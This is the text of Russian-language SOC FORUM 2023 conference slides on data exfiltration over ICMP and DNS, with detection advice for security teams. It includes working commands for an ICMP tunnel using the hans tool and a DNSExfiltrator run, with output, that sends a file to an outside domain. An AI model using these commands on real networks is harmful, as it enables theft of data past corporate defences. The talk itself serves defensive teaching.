- SMB
- DNS
- ICMP

Эксфильтрация

SOC FORUM 2023

Самые популярные протоколы:

- TCP
- HTTP / HTTPS
- SMB
- DNS
- ICMP

Можем заблокировать легко:

- TCP
- HTTP / HTTPS
- SMB
- DNS
- ICMP

Эксфильтрация – это просто

SOC FORUM 2023

Пример поднятия ICMP-туннеля

```
Сервер: ./hans -s 10.1.2.0 -p password
Клиент: ./hans -c ext_server_address -p password

proxychains5 curl internal.web
```

https://github.com/friedrich/hans

Эксфильтрация – это просто

SOC FORUM 2023

Пример эксфильтрации через DNS

```
c:\SecurityResearch\DNSExfiltrator>dnsExfiltrator.exe verySecretFile.xls mydomain.com password s=192.168.52.134 t=500
[*] Working with DNS server [192.168.52.134]
[*] Setting throttle time to [500] ms
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64 representation
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```

https://github.com/Arno0x/DNSExfiltrator

Как обнаружить эксфильтрацию

SOC FORUM 2023

ICMP

- Размер пакетов
- Блокировка ICMP трафика за пределы корпоративной сети

DNS:

- Анализ доменных имён
- Размер запросов DNS
- Нетиповые записи (например, TXT)

Выводы

SOC FORUM 2023

- Профилирование активности своей корпоративной сети
- Унификация используемого ПО
- Куда могут быть подключения из корпоративной сети? Что из этого легальное?

СПАСИБО ЗА ВНИМАНИЕ!

Владимир Ротанов

Руководитель лаборатории практического анализа защищенности, «Инфосистемы Джет»

SOC FORUM 2023